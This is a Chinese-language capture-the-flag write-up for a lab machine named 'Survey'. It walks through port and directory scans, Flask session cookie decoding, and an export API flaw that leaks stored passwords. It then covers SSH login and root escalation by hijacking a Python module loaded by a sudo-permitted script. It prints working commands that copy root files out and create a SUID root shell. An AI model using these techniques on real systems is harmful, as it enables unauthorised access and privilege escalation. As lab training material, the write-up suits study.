


Survey-12138

1. 探测 IP




IP 地址是 192.168.137.166

2. 扫描 IP

1) 扫描端口

```
nmap -p- -sV 192.168.137.166
```



开放了 22, 80, 3000 端口，我们需要在 80 和 3000 端口发现信息，然后在 22 端口进行登录

2) 扫描目录

80 端口

```
gobuster dir -u http://192.168.137.166 -w
```

/usr/share/seclists/Discovery/Web-Content/big.txt -x

php,txt,html,bak

```
/.htpasswd.php      (Status: 403) [Size: 280]
/.htpasswd.html     (Status: 403) [Size: 280]
/.htpasswd.bak      (Status: 403) [Size: 280]
/index.html         (Status: 200) [Size: 6]
/server-status      (Status: 403) [Size: 280]
Progress: 102405 / 102405 (100.00%)
=====
Finished
```

没有任何的信息

3000 端口

gobuster dir -u http://192.168.137.166:3000 -w

/usr/share/seclists/Discovery/Web-Content/big.txt -x


php,txt,html,bak

```
(kali kali)-[~]
└─$ gobuster dir -u http://192.168.137.166:3000 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt,html,bak
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.137.166:3000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Extensions:   php,txt,html,bak
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/api              (Status: 200) [Size: 80]
```

扫描到一个/api, 目前我们的收集到的信息就是一个 api

3. 访问 IP

<http://192.168.137.166/>



index

什么都没有，我们去看看 3000 端口

<http://192.168.137.166:3000/fill>



Maze团队成员信息调查

1. 你的用户id是什么?

输入你的ID

2. 你常用的密码是什么?

输入密码用于团队内部系统分配

提交并查看我的问卷

猜测存在 SQL 注入，但是没有测试出来。

4. 渗透测试

1) 伪造 admin

既然要我们输入 id 和密码，那么我们随便输入 1:1


<http://192.168.137.166:3000/view?id=164>



我们可以看到 id 是 164，然后我想试试能不能去查看 id=1(猜测是 admin，可能返回用户名和密码)，结果告诉我们没有权限去查看 `http://192.168.137.166:3000/view?id=1`



看到没有权限去查看，想到可能需要去伪造 admin，我们去抓包，看看有没有 cookie 或者是 jwt (因为之前做过 jwt 的题目，所以猜测可能也是需要去伪造 admin 的)



我们可以看到 cookie 是

eyJ0YXNfZmluaXNoZWRFc3VydmV5Ijp0cnVlLCJteV9zdXJ2ZX1faWQiOjE2NH0.aaWe7g.PdYiGfuUBG5oB2MtrEdQekzKDsQ

然后去问 ai 告诉我们是 Flask Session Cookie 或者是 JWT, 我们使用 JWT 去解密发现解密不了, 那么就是 Flask Session Cookie, 我们去 <https://www.kirsle.net/wizards/flask-session.cgi> 解密

Flask Session Cookie Decoder

Here is the decoded Flask session cookie:

```
{
  "has finished survey": true,
  "my_survey_id": 164
}
```

This is a simple Python script to decode [Flask](#) session cookies. Flask, by default, uses the URL-safe signed serializer ["itsdangerous"](#) to encode its session cookie so that the client can't modify it.

The session cookie itself looks like a bunch of random gibberish, but it's actually really trivial to decrypt. See for yourself by looking at [the source](#) contents and it includes the signature for those contents (so you can look but you can't touch, at least not unless you know the secret key that th

Decode a Flask Session Cookie

You can paste in your Flask session cookie here to decode it. Don't know how to get your cookie? See [getting your cookie](#) for tips.

Session Cookie:

```
eyJ0YXNfZmluaXNoZWRFc3VydmV5Ijp0cnVlLCJteV9zdXJ2ZX1faWQiOjE2NH0.aaWe7g.PdYiGfuUBG5oB2MtrEdQekzKDsQ
```

[Decode Cookie](#)

接下来我的思路就是去爆破密钥, 然后将 "my_survey_id": 164 改成 "my_survey_id": 1, 看能不能出现用户名和密码, 结果没有爆破出来

flask-unsign --decode --cookie

"eyJ0YXNfZmluaXNoZWRFc3VydmV5Ijp0cnVlLCJteV9zdXJ2ZX1faWQiOjE2NH0.aaWe7g.PdYiGfuUBG5oB2MtrEdQekzKDsQ"

```
E2NH0.aaWe7g.PdYiGfuUBG5oB2MtrEdQekzKDsQ" --unsign
```

```
--wordlist /usr/share/wordlists/rockyou.txt
```

```
(venv_phpsploit)─(kali)─[~]
└─ flask-unsign --decode --cookie "eyJ0eXNfZm1uaXNoZW50dG9zY2Z1f0jE2NH0.aaWe7g-PdYjGruU6S0BdMtrEddekZDs0" --unsign --wordlist /usr/share/wordlists/rockyou.txt
{'has_finished_survey': True, 'my_survey_id': 164}

(venv_phpsploit)─(kali)─[~]
```

如果爆破出来的话，我们可以去伪造 admin 的(这是我的猜测)

将 ID 修改为管理员或目标 ID

```
flask-unsign --sign --cookie "{ 'has_finished_survey': True,
' my_survey_id': 1}" --secret "密钥"
```

结果没有成功,最好放弃了。

2)

然后我就去看看 api 目录,感觉有东西,我就去扫描了一下 api 目录。

扫描出来一个 export 目录

美观输出 ☐

```
{ "message": "Maze Team Internal API Service", "status": "online", "version": "v1.0.0" }
```

```
gobuster dir -u http://192.168.137.166:3000/api -w
```


```
/usr/share/seclists/Discovery/Web-Content/big.txt -x
```

php, txt, html, bak

```
kali kali~$ gobuster dir -u http://192.168.137.166:3000/api -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt,html,bak
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.137.166:3000/api
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,html,bak,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/export (Status: 400) [Size: 33]
Progress: 60630 / 102405 (59.21%) x2
zsh: suspended gobuster dir -u http://192.168.137.166:3000/api -w -x php,txt,html,bak
```


<http://192.168.137.166:3000/api/export>

告诉我们缺少 id 参数，那么我们去构造 id=1 试试看



```
{"error": "Missing id parameter"}
```

<http://192.168.137.166:3000/api/export?id=1>



```
{"error": "\u6743\u9650\u6821\u9a8c\u5931\u8d25\u5f01\u4f60\u53ea\u80fd\u5bfc\u51fa\u5305\u542b\u4f60\u81ea\u8eab\u8bb0\u5f55\u7684\u6570\u636e\u3002"}
```



```
\u63d0\u793a\u541a\u66b4\u63a5\u53e3\u652f\u6279\u91cf\u67e5\u8be2\u541a\u63d0\u9ad8\u6548\u7387\u541a\u683c\u5f0f\u541aid=1,2,3\u541a
```

ABC 146 1

Raw Bytes ← LF

Output

提示：此接口支持批量查询，可提高效率（格式：id=1,2,3）

告诉我们可以批量去查询，那么我们去构造

id=164, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10

这里一定要将自己前面注册的 id 放在前面，不然的话还是报错的

<http://192.168.137.166:3000/api/export?id=164,1,2,3,4,5,6,7,8,9,10>

美观输出 ☐

```
{
  "meta": {
    "query_type": "batch",
    "data": [
      {
        "member_user_id": "1",
        "survey_id": 164,
        "system_password": "1"
      },
      {
        "member_user_id": "fake_member_1",
        "survey_id": 1,
        "system_password": "P@ss_fake_1!!"
      },
      {
        "member_user_id": "fake_member_2",
        "survey_id": 2,
        "system_password": "P@ss_fake_2!!"
      },
      {
        "member_user_id": "fake_member_3",
        "survey_id": 3,
        "system_password": "P@ss_fake_3!!"
      },
      {
        "member_user_id": "fake_member_4",
        "survey_id": 4,
        "system_password": "P@ss_fake_4!!"
      },
      {
        "member_user_id": "fake_member_5",
        "survey_id": 5,
        "system_password": "P@ss_fake_5!!"
      },
      {
        "member_user_id": "x3x",
        "survey_id": 6,
        "system_password": "p@ssw0rd_x3x"
      },
      {
        "member_user_id": "fake_member_7",
        "survey_id": 7,
        "system_password": "P@ss_fake_7!!"
      },
      {
        "member_user_id": "fake_member_8",
        "survey_id": 8,
        "system_password": "P@ss_fake_8!!"
      },
      {
        "member_user_id": "fake_member_9",
        "survey_id": 9,
        "system_password": "P@ss_fake_9!!"
      },
      {
        "member_user_id": "11111",
        "survey_id": 10,
        "system_password": "1234567890"
      }
    ],
    "status": "success"
  }
}
```

我们在 id=6，发现了用户名和密码

x3x:p@ssw0rd_x3x

3) ssh 登录

```
(kali kali)~  
ssh x3x@192.168.137.166  
x3x@192.168.137.166's password:  
Linux Survey 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Mar  2 07:47:11 2026 from 192.168.137.102  
x3x@Survey:~$ id  
uid=1001(x3x) gid=1001(x3x) groups=1001(x3x)  
x3x@Survey:~$ cat /home/x3x/user.txt  
flag{user-cafa5f8b-babf-4ae5-9fe7-ba734e378acd}  
x3x@Survey:~$
```

我们可以看到登录成功，成功获取到 user.txt

4) Python 库路径劫持

Sudo -l

我们可以以 root 权限去执行这个脚本

```
uid=1001(x3x) gid=1001(x3x) groups=1001(x3x)  
x3x@Survey:~$ cat /home/x3x/user.txt  
flag{user-cafa5f8b-babf-4ae5-9fe7-ba734e378acd}  
x3x@Survey:~$ sudo -l  
Matching Defaults entries for x3x on Survey:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User x3x may run the following commands on Survey:  
(root) NOPASSWD: /usr/bin/python3 /opt/maze_admin/generate_report.py  
x3x@Survey:~$
```

我们去看看这个脚本

```
x3x@Survey:~$ cat /opt/maze_admin/generate_report.py  
import os  
import sys  
import time  
sys.path.insert(0, "/opt/maze_admin/libs")  
  
# 加载自定义的格式化组件  
import report_formatter  
  
print("[*] 正在启动 Maze 团队日志分析模块...")  
time.sleep(1)  
report_formatter.print_header()  
  
print("[*] 分析完成，未发现异常日志。")  
x3x@Survey:~$
```

这段代码展示了一个典型的 Python 脚本结构，从安全渗透的角度来看，它暴露了非常关键的本地提权（Privilege Escalation 线索。

1. 代码逻辑拆解

这段脚本 `generate_report.py` 的功能非常简单：

修改路径：`sys.path.insert(0, "/opt/maze_admin/libs")` 这一行非常危险。它告诉 Python 在加载库文件时，优先从 `/opt/maze_admin/libs` 目录下查找。


导入库：`import report_formatter`。它加载了一个位于上述目录中的自定义模块。

执行函数：调用了 `report_formatter.print_header()`。

那么我们的攻击思路就是

1. 检查权限：查看你是否能在那个目录下写文件：

```
ls -ld /opt/maze_admin/libs
```



```
x3x@Survey:~$ ls -ld /opt/maze_admin/libs
drwxrwxr-x 3 root x3x 4096 Mar 2 07:50 /opt/maze_admin/libs
x3x@Survey:~$
```

我们可以看到有权限去修改

2. 在该目录下创建一个伪造的 `report_formatter.py` 文件。

```
cat <<EOF > /opt/maze_admin/libs/report_formatter.py
```

```
import os
```

```
def print_header():
```

```
    os.system("cat /root/*.txt > /tmp/key.txt && chmod 666
/tmp/key.txt")
```

```
EOF
```

直接把 Root 目录下的 flag 复制到你可以访问的地方

```
x3x@Survey:~$ cat <<EOF > /opt/maze_admin/libs/report_formatter.py
> import os
> def print_header():
>     os.system("cat /root/*.txt > /tmp/key.txt && chmod bbb /tmp/key.txt")
> EOF
x3x@Survey:~$
```

3. 执行脚本

```
> EOF
x3x@Survey:~$ sudo /usr/bin/python3 /opt/maze_admin/generate_report.py
[*] 正在启动 Maze 团队日志分析模块...
[*] 分析完成, 未发现异常日志。
x3x@Survey:~$
```

4. 查看/tmp/key.txt

```
x3x@Survey:~$ cd /tmp
x3x@Survey:/tmp$ ls -la
total 44
drwxrwxrwt 10 root root 4096 Mar  2 10:11 .
drwxr-xr-x 10 root root 4096 Mar 10 2025 ..
drwxrwxrwt 2 root root 4096 Mar  2 07:40 .font-unix
drwxrwxrwt 2 root root 4096 Mar  2 07:40 .ICE-unix
-rw-rw-rw- 1 root root  48 Mar  2 10:11 key.txt
drwx----- 3 root root 4096 Mar  2 07:40 systemd-private-c4d879dbe2b14bd2ab0ab7de82bfaa42-apache2.service-S
huoRe
drwx----- 3 root root 4096 Mar  2 07:40 systemd-private-c4d879dbe2b14bd2ab0ab7de82bfaa42-systemd-logind.se
rvice-amF2Tf
drwx----- 3 root root 4096 Mar  2 07:40 systemd-private-c4d879dbe2b14bd2ab0ab7de82bfaa42-systemd-timesyncd
.service-2Hx3og
drwxrwxrwt 2 root root 4096 Mar  2 07:40 .Test-unix
drwxrwxrwt 2 root root 4096 Mar  2 07:40 .X11-unix
drwxrwxrwt 2 root root 4096 Mar  2 07:40 .XIM-unix
x3x@Survey:/tmp$ cat key.txt
flag{root-8bbfa8a4-b5bc-4907-b549-b89a024f5f47}
x3x@Survey:/tmp$
```

我们可以成功获取到 root.txt,

或者我们也可以直接变成 root 权限

```
cat <<EOF > /opt/maze_admin/libs/report_formatter.py
```

```
import os
```

```
def print_header():
```

```
    # 方案 A: 给 bash 加上 SUID 权限, 这是最稳妥的变身方式
```

```
    os.system("cp /bin/bash /tmp/rootbash")
```

```
    os.system("chmod +xs /tmp/rootbash")
```

```
    print("[+] Rootbash 已就绪, 请运行 /tmp/rootbash -p")
```

```
EOF
```



```

flagroot-866fa8a4-b5bc-4907-b549-b84a024f5f47J
x3x0Survey:/tmp$ cat <<EOF > /opt/maze_admin/libs/report_formatter.py
> import os
>
> def print_header():
>     # 方案 A: 给 bash 加上 SUID 权限, 这是最稳妥的变身方式
>     os.system("cp /bin/bash /tmp/rootbash")
>     os.system("chmod +xs /tmp/rootbash")
>     print("[+] Rootbash 已就绪, 请运行 /tmp/rootbash -p")
> EOF
x3x0Survey:/tmp$ sudo /usr/bin/python3 /opt/maze_admin/generate_report.py
[*] 正在启动 Maze 团队日志分析模块...
[+] Rootbash 已就绪, 请运行 /tmp/rootbash -p
[*] 分析完成, 未发现异常日志。
x3x0Survey:/tmp$ /tmp/rootbash -p
rootbash-5.0# id
uid=1001(x3x) gid=1001(x3x) euid=0(root) egid=0(root) groups=0(root),1001(x3x)
rootbash-5.0#

```

这个提权的方法和 kaada 群友出的 Fromytoy 靶机是一样的思路。

```

rootbash-5.0# cd /opt/maze_admin/libs
rootbash-5.0# ls -la
total 16
drwxrwxr-x 3 root x3x 4096 Mar  2 07:50 .
drwxr-xr-x 3 root x3x 4096 Feb 23 07:21 ..
drwxr-xr-x 2 x3x x3x 4096 Mar  2 10:14 __pycache__
-rw-r--r-- 1 x3x x3x 259 Mar  2 10:14 report_formatter.py
rootbash-5.0#

```